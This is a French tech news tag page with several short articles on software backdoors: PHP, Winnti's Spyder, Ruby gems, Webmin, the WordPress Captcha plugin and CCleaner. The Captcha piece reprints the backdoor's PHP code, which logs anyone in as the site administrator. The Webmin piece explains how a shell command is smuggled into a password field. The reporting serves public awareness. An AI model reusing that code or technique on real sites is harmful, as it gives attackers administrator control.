Porte dérobée

Des pirates ont attaqué le code source de PHP !

Soumis par fredericmazue le

Un billet de Nikita Popov sur la liste de diffusion de PHP fait état d'une tentative de corruption du code source du langage. Dimanche 28 mars 2021, deux contributions (commits) malveillantes ont été poussées dans le dépôt de code, sous prétexte de corriger une faute de frappe.

Ces deux commits ont été poussés aux noms de Rasmus Lerdorf et de Nikita Popov, les deux noms les plus connus du projet PHP. Pour mémoire Rasmus Lerdorf est le créateur du langage.

A moment où nous écrivons ces lignes, Nikita Popov ne sait pas exactement ce qui s'est passé. Il estime que le serveur de git.php.net a été compromis. Mais que ni son compte individuel ni celui de Rasmus Lerdorf ne sont compromis.

Toutefois, au vu de cet incident, l'équipe a décidé que le maintien de sa propre infrastructure git est un risque de sécurité inutile. Le serveur de git.php.net sera donc arrêté. Les référentiels sur GitHub, qui n'étaient auparavant que des miroirs, deviendront canoniques et les modifications de code devront être transmises directement sur GitHub.

Le code malveillant injecté est donné dans deux billets sur GitHub. Ici  et ici.

Il s'agit d'une porte dérobée (backdoor) qui exécute du code à partir de l'en-tête HTTP de l'user agent s'il s'y trouve une chaîne qui commence par zerodium. Pour mémoire Zerodium est une société de sécurité informatique fondée en 2015 par Chaoui Bekrar, qui a également fondé la société française Vupen. L'activité principale officielle de Zerodium consiste à développer ainsi qu'à acquérir des exploits zero-day auprès de chercheurs en sécurité, et à rendre compte de la recherche, ainsi que des mesures de protection et des recommandations de sécurité, à ses clients gouvernementaux, 'démocratiques ou de confiance'. Dans la réalité, Zerodium est une société très controversée. Notamment, Zerodium est soupçonnée de vendre des exploits à des régimes totalitaires, afin que ceux-ci puissent espionner leurs dissidents politiques.

Le fait que le nom zerodium apparaisse dans ce code malveillant ne constitute toutefois pas une preuve que Zerodium est derrière cette attaque.
Spyder - une porte dérobée modulaire adaptables aux besoins des attaquants

Soumis par fredericmazue le
Image
Image
Image

En décembre 2020, le laboratoire de Doctor Web a reçu une demande d'une société de télécommunications dont le siège se trouve en Asie centrale après que son personnel avait détecté dans leur réseau d'entreprise des fichiers suspects. Lors de l'examen de cet incident, les analystes ont pu extraire et étudier un échantillon qui s'est avéré une des backdoors utilisées par le groupe de hackers Winnti.

Doctor Web a déjà évoqué l'activité DE Winnti lors de l'examen des échantillons de la porte dérobée ShadowPad trouvée dans un réseau compromis d'une institution publique du Kirghizistan. De plus, plus tôt, dans le même réseau, l’éditeur anti-virus a trouvé une autre porte dérobée spécialisée - PlugX ayant beaucoup de points communs avec ShadowPad en ce qui concerne le code et l'infrastructure réseau. Une analyse comparative des deux familles malveillantes a été présentée dans un article dédié.

Dans cette étude, le laboratoire de Doctor Web analyse le module malveillant détecté ainsi que les algorithmes et les caractéristiques de son fonctionnement, et révèle ses liens avec d’autres outils connus utilisés par le groupe ART Winnti. 

Caractéristiques principales

Dans le périphérique contaminé, le module malveillant s'est trouvé dans le répertoire système C:\Windows\System32 sous le nom oci.dll. Ainsi, le module a été préparé pour être lancé par le service système MSDTC (Microsoft Distributed Transaction Coordinator) en utilisant la méthode DLL Hijacking. Selon les données de Doctor Web, le fichier a pénétré sur des ordinateurs au mois de mai 2020, mais la méthode de contamination initiale reste inconnue. Dans les journaux d'événements, il existe des entrées sur la création de services destinés à lancer et arrêter MSDTC ainsi qu'à l'exécution de la backdoor.

Des traces de lancement d'autres services ayant des noms aléatoires ont également été détectées. Les fichiers concernés se trouvaient dans les dossiers de type  C:\Windows Temp\<random1>\<random2>, oùrandom1 et random2 sont des chaînes de longueur arbitraire de caractères aléatoires de l'alphabet latin. Au moment de l'étude, les fichiers exécutables de ces services n’étaient pas présents.


Une découverte intéressante concerne le service qui indique l'utilisation d'un outil pour l'exécution distante du code smbexec.py du jeu Impacket. C'est en utilisant cet utilitaire que les pirates ont pu avoir un accès distant à un shell de commande en mode demi-interactif.


Le module malveillant oci.dll a été répertorié dans la base virale Dr.Web comme BackDoor.Spyder.1. Dans un des échantillons détectés de cette famille malveillante, une fonction de journalisation de débogage et des messages ont été trouvés. Les messages utilisés pour contacter le serveur de gestion contenaient la chaîne "Spyder".

Cette backdoor a quelques caractéristiques intéressantes. Tout d'abord, oci.dll comprend le module principal PE mais sans signatures de fichiers. Le fait que les en-têtes des signatures aient été écrasés par des zéros fait penser que ceci a été fait pour empêcher la détection de la porte dérobée dans la mémoire de l'appareil. Deuxièmement, la charge utile elle-même n'a aucune fonctionnalité malveillante, mais elle sert de chargeur et de coordonnateur des plug-ins supplémentaires reçus du serveur de gestion. C'est en utilisant ces plugins que la porte dérobée exécute ses tâches principales. Ainsi, cette famille a une structure modulaire, ainsi que d'autres familles des portes dérobées utilisées par Winnti : ShadowPad et PlugX.


L'analyse de l'infrastructure réseau de Spyder a révélé un lien avec d'autres attaques de Winnti. Notamment, l'infrastructure utilisée par les backdoors Crosswalk et ShadowPad, décrites dans une étude de Positive Technologies * a des points en commun avec quelques échantillons de Spyder. Le graphique ci-dessous montre les intersections identifiées.

*Description technique détaillée de BackDoor.Spyder.1 dans la version PDF de l'étude en question ainsi que dans la bibliothèque de virus Dr.Web.

Conclusion

L'échantillon examiné de la porte dérobée conçue pour des attaques ciblées - BackDoor.Spyder.1 est remarquable surtout parce que son code n'exécute pas directement des fonctions malveillantes. Ses tâches principales sont les suivantes : un fonctionnement discret dans un système contaminé et l'établissement de communications avec le serveur de gestion ainsi que l'attente de commandes de ses opérateurs. La backdoor a également une structure modulaire qui permet d'adapter ses capacités pour assurer toute fonctionnalité souhaitée en fonction des besoins des attaquants. La disponibilité des plug-ins que l’on peut ajouter rend l'échantillon similaire à ShadowPad et PlugX ce qui, compte tenu des intersections des infrastructures réseau, permet de conclure que la backdoor est impliquée dans les activités de Winnti.

Une porte dérobée découverte dans 11 gems Ruby

Soumis par fredericmazue le

Comme tous les langages de programmation, Ruby dispose d'un écosystème de bibliothèques dites gems. Ces gems, ou composants logiciels, sont gérés via le gestionnaire de paquet RubyGems.

Depuis le 14 août dernier, les responsables du projet RubyGems ont découvert une, puis 10 autres gems corrompues par une porte dérobée (backdoor). Ces portes dérobées ayant pour principale vocation d'injecter dans des applications du code Ruby faisant du minage de cryptomonnaie.

Les gems corrompues sont (au moins) :

  • rest-client: 1.6.10, 1.6.11, 1.6.12 et 1.6.13
  • bitcoin_vanity: 4.3.3
  • lita_coin: 0.0.3
  • coming-soon: 0.2.8 
  • omniauth_amazon: 1.0.1 
  • cron_parser: 0.1.4,
  • coin_base: 4.2.1 et 4.2.2 
  • blockchain_wallet: 0.0.6 et 0.0.7 
  • awesome-bot: 1.18.0 
  • doge-coin: 1.0.2 
  • capistrano-colours: 0.5.5

Comment le ou les cybercriminels ont-ils procédé ? Tout simplement (à l'exception de rest-client) en prenant une gem existante et propre sur elle, en y ajoutant le code malveillant, puis en l’uploadant sur RubyGems sous un nouveau nom.

Les cybercriminels se sont faits repérer lorsque l'un d'eux a réussi à se connecter au compte RubyGems de l'un des développeurs de rest-client, pour y déposer quatre versions malveillantes de rest-client sur RubyGems.

rest-client est une gems téléchargée 113 millions de fois. C'était évidemment un gros coup pour les cybercriminels. Mais pour eux aussi le mieux peut être l'ennemi du bien.

Une porte dérobée découverte dans Webmin !

Soumis par fredericmazue le

Webmin est un outil d'administration de serveur Linux très apprécié. La page GitHub du projet revendique un million d'installation. Autant dire qu'une porte dérobée dans un tel outil permet de faire des dégâts majeurs. Et cette porte dérobée existe dans les versions 1.882 à 1.921 de Webmin. Cette porte dérobée permet d'exécutée une commande arbitraire à distance avec les droits administrateur.

Dans un billet et une alerte de sécurité l'équipe de Webmin explique de la présence de cette porte dérobée n'est pas du à une faute de programmation.

Une machine de développement aurait été compromise en avril 2018 et l'attaquant a ajouté la vulnérabilité au script password_change.cgi. L'attaquant a modifié le timbre à date du fichier, ce qui fait que celui-ci n'est pas apparu dans les diff de Git.

Un billet technique explique le fonctionnement de la vulnérabilité. Si la fonctionnalité de changement de mot de passe expiré est activée ce qui n'est normalement pas le cas par défaut, la porte dérobée est activé en envoyant une requête POST bidouillée. Il suffit d'ajouter une commande Shell à l'ancien mot de passe, en séparant les deux par le caractère |. La capture ci-dessous montre à titre d'exemple, l'exécution d'un commande ifconfig via cette porte dérobée.

Les administrateurs de Webmin qui utilisent les versions 1.900 à 1.920 peuvent supprimer la ligne passwd_mode = du fichier /etc/webmin/miniserv.conf et relancer l'outil en attendant de faire leur mise à jour.

Toutefois, vue la gravité de cette vulnérabilité, les administrateurs devraient procéder à la mise à niveau sans tarder.

Une porte dérobée dans le plugin WordPress Captcha !

Soumis par fredericmazue le

Récemment, le plugin Captcha a été supprimé du référentiel de plugins par l'équipe de WordPress, avant d'être remplacé par une version propre. Voici pourquoi.

Chaque fois que le dépôt WordPress supprime un plugin avec une grande base d'utilisateurs, nous vérifions si cela est lié à la sécurité, explique WordFence dans le billet qui détaille l'affaire. Pour mémoire, WordFence édite des plugins de sécurité pour le CMS WordPress.

Et c'était bien le cas pour le plugin Captcha qui totalise au moins 300 000 installations actives.

L'équipe de WordFence y a découvert ce code :

function cptch_wp_plugin_auto_update()
{
    require_once ('cptch_wp_auto_update.php');
    global $cptch_plugin_info;

    $wptuts_plugin_current_version = $cptch_plugin_info['Version'];
    $wptuts_plugin_remote_path = 'https://simplywordpress[dot]net/captcha/captcha_pro_update.php';

    $wptuts_plugin_slug = plugin_basename(__FILE__);

    new cptch_wp_auto_update($wptuts_plugin_current_version, $wptuts_plugin_remote_path, $wptuts_plugin_slug);
}

Ce code traite la mise à jour du plugin et télécharge un fichier ZIP à partir de https://simplywordpress[dot]net, site de la société éditrice de Captcha depuis que l'éditeur original BestWebSoft lui a cédé.  Dans le fichier ZIP se trouvait notamment le fichier plugin-update.php contenant ce code :

@unlink(__FILE__);

require('../../../wp-blog-header.php');require('../../../wp-includes/pluggable.php');

$user_info = get_userdata(1);
// Automatic login //
$username = $user_info->user_login;
$user = get_user_by('login', $username );
// Redirect URL //
if ( !is_wp_error( $user ) )
{
    wp_clear_auth_cookie();
    wp_set_current_user ( $user->ID );
    wp_set_auth_cookie  ( $user->ID );
 
   $redirect_to = user_admin_url();
    wp_safe_redirect( $redirect_to );

    exit();
}

Ce code n'est ni plus ni moins qu'une porte dérobée qui crée une session pour l'utilisateur 1 c'est-à-dire l'administrateur par défaut créé par défaut lors de l'installation de WordPress.

N'importe qui pouvant exécuter ce code qui ne nécessite pas d'authentification, n'importe qui pouvait obtenir tous les droit administrateur des sites WordPress avec le plugin Captcha installé...

Responsables de sites, mettez à jour Captcha sans attendre, si la mise à jour automatique n'est pas activée sur vos WordPress.

L'outil de sécurité CCleaner compromis par une porte dérobée !

Soumis par fredericmazue le

Qui ne connait pas et n'a pas utilisé CCleaner, cet outil très efficace lorsqu'il s'agit de supprimer d'une machine des logiciels indésirables. Malheureusement, il est possible qu'au lieu de supprimer du code malveillant de votre machine, CCleaner en ait ajouté dernièrement.

La société Piriform, éditrice de CCleaner et rachetée par Avast en juillet dernier, vient de publier un mea culpa. Les exécutables de CCleaner version 5.33.6162 32 bits pour Windows et CCleaner Cloud version 1.07.3191 ont été illégalement modifiés. Ces modifications consistent en l'insertion de portes dérobées (backdoor) à deux niveaux, donnant le moyen aux cybercriminels d'exécuter du code malveillant à distance sur les machines sur lesquelles CCleaner est installé.

Piriform a découvert le pot aux roses en constatant qu'une machine d'adresse IP inconnue recevait des informations de CCleaner. A la suite de cette découverte, Piriform a lancé une enquête et collaboré avec les forces de police. Le serveur de commande des portes dérobées a été démantelé, et, bien entendu, les exécutables de CCleaner ont été corrigés.

Piriform dit ne pas savoir pour le moment comment le code malveillant a été introduit dans son logiciel. L'enquête continue son cours.

Pirifrom assure qu'à sa connaissance la menace a été parée avant que le code malveillant puisse faire des dégâts. Sans mettre en doute la bonne foi de Piriform, le code malveillant a été distribué pendant une période allant du 15 août au 12 septembre, ce qui laisse largement de quoi faire des ravages, si l'on considère que 2,27 millions d'utilisateurs de CCleaner sont touchés. Au minimum, si vous avez téléchargé et utilisé un CCleaner pendant cette période, une mise à jour immédiate de l'outil s'impose.

Le DSI du ministère des armées 'se fout' de l'existence des portes dérobées

Soumis par fredericmazue le

Lu sur april.org. Depuis le 1er septembre 2017, le vice-amiral Arnaud Coustillière a pris la direction des systèmes d'informations et de communications des armées.

Il est intéressant de rappeler pour l'occasion une interview donné par Arnaud Coustillière à Loïc Tanant, journaliste pour Cash Investigation, à propos de l'Open Bar de Microsofot.

Pour mémoire, est appelé  "Open Bar  Microsoft - la Défense " le contrat conclu en 2009 entre le Ministère de la Défense français et la société Microsoft, sans appel d'offres ni procédure publique et contre l'avis des experts militaires. Reconduit en 2013 puis en 2017 pour des périodes de 4 ans, cet "accord" selon certains,  livre le ministère pieds et poings liés aux intérêts de l'entreprise américaine.

Voici donc un extrait de cette interview, qui avait été transcrite par april.org à l'époque :

Loïc Tanant : Il y a un groupe de travail qui a déconseillé de recourir à ce type de contrat global avec Microsoft. Ce n’est pas inquiétant ?

Arnaud Coustillière : Je vous le dis, en termes de sécurité, moi, personnellement, ça ne m’inquiète pas plus que ça. Après effectivement, Microsoft étant propriétaire des sources de ce logiciel, il est très difficile d’avoir la garantie qu’il n’y a pas de black doors (NdT, back doors), qu’il n’y ait pas de vulnérabilité cachée dans les produits Microsoft. Si vous voulez, c’est une balance des risques par rapport à un coût. Donc aujourd’hui il est considéré que ce n’est pas là que résident nos principales failles de vulnérabilité de sécurité.

Voix off : Mais oui, vous avez bien entendu. La Défense française aurait préféré faire des économies au risque de mettre en péril la sûreté de l’État.

Arnaud Coustillière : Aujourd’hui, je vous le dis, dans le domaine militaire, qui va m’espionner ?

Loïc Tanant : Pourtant l’affaire Snowden a révélé ces accords entre les services de renseignement américains et Microsoft.

Arnaud Coustillière : Oui, mais les accords entre le gouvernement américain et Microsoft, je ne les connais pas.

Loïc Tanant : Ce choix de Microsoft serait à refaire aujourd’hui ? En tant qu’expert de cybersécurité, est-ce que vous le referiez de la même façon ?

Arnaud Coustillière : Moi très franchement ? Vous voulez ma conviction ? Oui, je le referais. Oui. Dans le fond je m’en fous de ce débat-là. C’est un débat qui a plus de quatre ou cinq ans, ce truc. Pour moi c’est un débat d’informaticiens. C’est un débat qui est dépassé.

Il faut l'avoir lu pour le croire, et encore on a envie de se pincer pour être sûr : le débat sur les backdoors est dépassé, les informaticiens le sont aussi.

Un intéressant point de vue n'est-ce pas ? :-)

Commentaire actu

Anonyme (non vérifié)

Mais il a raison les chars Leclerc ont a peine 40 ans ils sont trop moderne (bourré d'informatique) c'est pour ça qu'il y a trop de panne. Je propose de revenir au cheval au sabre à la limite avec des arquebuses.

lun, 11 Sep 2017 - 14:36 Permalien

Une backdoor pas vraiment supprimée

Soumis par fredericmazue le
Image

En décembre dernier, le chercheur en sécurité Eloi Vanderbeken avait découvert la présence d'une backdoor dans le firmware de nombreux routeurs. 20 modèles au total étaient touchés, fabriqués par des grands noms tels que Cisco, Netgear et Belkin. Bien entendu, lorsque l'existence de la faille de sécurité a été révélée, les constructeurs ont patchés leurs produits.  


Sauf que, selon le même Eloi Vanderbeken, la backdoor est toujours présente. Cachée certes, mais toujours là ... et réactivable.

Document technique à l'appui, Eloi Vanderbeken explique comment cette backdoor peut-être ramenée à la vie au moyen d'une commande bien sentie.

Certes le problème est moindre qu'auparavant car cette backdoor ne peut plus être activée que par une personne située sur le LAN du routeur, ou bien par un fournisseur d'accès à Internet. Cependant, la présence de cette porte dérobée serait pleinement intentionnelle, toujours selon Eloi Vanderbeken.

Frédéric Mazué

Rumeurs de porte dérobée dans Windows 7

Soumis par fredericmazue le

Windows 7 offre un accès backdoor !! Telle est la rumeur qui sévit en ce moment sur Internet.

A l'origine de la rumeur, Richard Schaeffer, un agent de la NSA, National Security Agency, toute auréolée de mystère. Richard Schaeffer a expliqué à une commission du Sénat américain que la NSA a collaboré avec Microsoft (Mais aussi Sun, Appel et Red Hat) pour la sécurité des systèmes d'exploitation.

Il n'en fallait pas moins pour qu'aussitôt enfle une rumeur voulant que Microsoft ait placé un accès backdoor dans ses systèmes. Une rumeur que Redmond a démenti on ne peut plus catégoriquement: "Nous n'avons pas, ni ne placerons jamais de porte dérobée dans Windows".

En effet, l'existence d'une backdoor placée délibérément n'est pas crédible. Mais cela ne veut pas dire non plus que l'existence d'une backdoor ne le soit pas :-) En effet il existe des précédents où un développeur a placé une backdoor dans le logiciel sur lequel il travaillait sans le dire à son employeur. Et puis tous les virus et autres trojans qui s'implantent si facilement dans Windows, sont des backdoor potentielles... à l'insu du plein gré de Microsoft.